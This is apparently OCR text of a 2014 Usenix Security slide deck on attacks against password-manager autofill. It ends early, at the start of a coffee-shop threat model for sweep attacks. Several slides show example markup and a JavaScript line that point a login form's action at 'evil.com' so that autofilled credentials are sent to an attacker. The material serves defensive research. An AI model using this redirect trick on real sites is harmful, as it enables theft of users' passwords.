Password Managers: Attacks and Defenses

David Silver Suman Jana Dan Boneh
Stanford University

Eric Chen Collin Jackson
Carnegie Mellon University

8/21/14


Usenix Security 2014

A tool for…

Convenience? Security?

Goal: Both!

Password Manager Workflow



Password Manager

Save manually entered password

Autofill username and password

Topic of this talk

Login

Username: user


Password: ••••••••

Login

Username: user

Password: ••••••••

Manual Autofill



Page Load

Login

Username:

Password:

Login!

Login


Username: user

Password: •••••••••

Login!

User Interaction

Automatic Autofill



Login

Username: user

Password: •••••••••

Convenient…but hard to make secure

Should we autofill?

Automatic Autofill Corner Cases

Should we autofill?

The contestants

Browser-based:

Chrome 34

Firefox 29

Safari 7.0

IE 11

Android Browser 4.3

Third-party:

1Password 4.5

LastPass 2.0

KeePass 2.24

Keeper 7.5

Norton IdentitySafe 2014

Should we autofill?

Different form action

At Save:

<form action=“login.php">

Now:

<form action=“http://evil.com”>

Automatic Autofill:

Alternatively, what if action is changed by JavaScript *after* autofilling?

form.action = “http://evil.com”

Should we autofill?

Different form action

At Save:

<form action=“login.php">

Now:

<form action=“http://evil.com">


Automatic Autofill:

Alternatively, what if action is changed by JavaScript *after* autofilling?

form.action = “http://evil.com”

Should we autofill?

Click through HTTPS warning



The site's security certificate is not trusted!


You attempted to reach **www.usenix.org**, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chrome cannot rely on for identity information, or an attacker may be trying to intercept your communications.

You should not proceed, **especially** if you have never seen this warning before for this site.

Automatic Autofill:

Should we autofill?

iFrame not same-origin with parent



a.com

b.com Login

Username:

Password:


Automatic Autofill:

Sweep Attacks


Stealing multiple passwords without user interaction

Threat Model: Coffee-shop Attacker

1.



